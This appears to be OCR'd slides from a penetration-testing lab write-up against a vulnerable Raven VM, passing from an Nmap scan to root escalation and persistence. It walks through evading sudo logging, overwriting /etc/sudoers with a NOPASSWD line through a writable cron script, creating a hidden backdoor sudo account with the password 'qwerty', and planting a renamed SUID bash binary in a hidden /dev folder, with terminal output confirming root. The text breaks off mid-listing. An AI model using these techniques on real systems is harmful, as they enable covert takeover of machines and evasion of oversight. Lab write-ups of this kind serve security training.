
```
Nmap scan report for 192.168.1.110
Host is up (0.00070s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42409/udp6  status
|   100024  1          44997/tcp   status
|   100024  1          51408/udp   status
|_  100024  1          56669/tcp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h40m00s, deviation: 6h21m03s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2022-01-23T07:45:46+11:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-01-22T20:45:46
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.70 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
root@Kali:~#
```


Stealth Exploitation of Escalation to Root

Monitoring Overview

- All sudo commands ran by each user, both successful & unsuccessful

- This will be logged with every sudo command ran





```
/usr/bin/python -c import pty;pty.spawn("/bin/bash")                    steven
```

Stealth Exploitation of Escalation to Root

Mitigating Detection

- To execute this command without triggering an alert you can exploit cron jobs


- Find a script that is writable by current user, add a line to the sudoers file to grant your current user the rights to sudo with no password

- echo “user ALL=(ALL)
  NO PASSWD:ALL” > /etc/sudoers

Maintaining Access

Creating a New Sudo User


- Create a new user.
  - ○ useradd IT1
- Add Sudo Privileges to IT1.
  - ○ usermod -aG sudo IT1
- Update password for the user.
  - ○ passwd IT1 -> qwerty
- Check for sudo group
  - ○ id IT1



```
root@target1:/home/steven# useradd IT1
root@target1:/home/steven# usermod -aG sudo IT1
root@target1:/home/steven# id IT1
uid=1003(IT1) gid=1003(IT1) groups=1003(IT1),27(sudo)
root@target1:/home/steven# passwd IT1
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:/home/steven# exit
exit
$ exit
Connection to 192.168.1.110 closed.
root@Kali:~# ssh IT1@192.168.1.110
IT1@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/IT1: No such file or directory
$ sudo ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
$ sudo -l
Matching Defaults entries for IT1 on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User IT1 may run the following commands on raven:
    (ALL) NOPASSWD: ALL
$ 
```

SUID Exploit

- **Create a hidden folder.**
  - **mkdir .SneakyLittleHobbites**
  - **cd .SneakyLittleHobbites/**
- **Make a copy of shell binary.**
  - **cp /bin/bash .SneakyLittleHobbites**
- **Rename the binary file to make it less detectable.**
  - **mv bash TheRingOfPower**
- **Make the file SUID.**
  - **chmod +s TheRingOfPower**
- **If given access to any user, the malicious user can gain root access.**
  - **/dev/.SneakyLittleHobbites/TheRingOfPower -p**



```
root@target1:/dev# mkdir .SneakyLittleHobbites
root@target1:/dev# cp /bin/bash .SneakyLittleHobbites/
root@target1:/dev# cd .SneakyLittleHobbites/
root@target1:/dev/.SneakyLittleHobbites# mv bash TheRingOfPower
root@target1:/dev/.SneakyLittleHobbites# sudo chmod +s TheRingOfPower
root@target1:/dev/.SneakyLittleHobbites# su michael
michael@target1:/dev/.SneakyLittleHobbites$ ./TheRingOfPower -p
TheRingOfPower-4.3# whoami
root
TheRingOfPower-4.3# ls /dev
autofs           mapper              sr0     tty27  tty5    urandom
block            mcelog              stderr  tty28  tty50   vcs
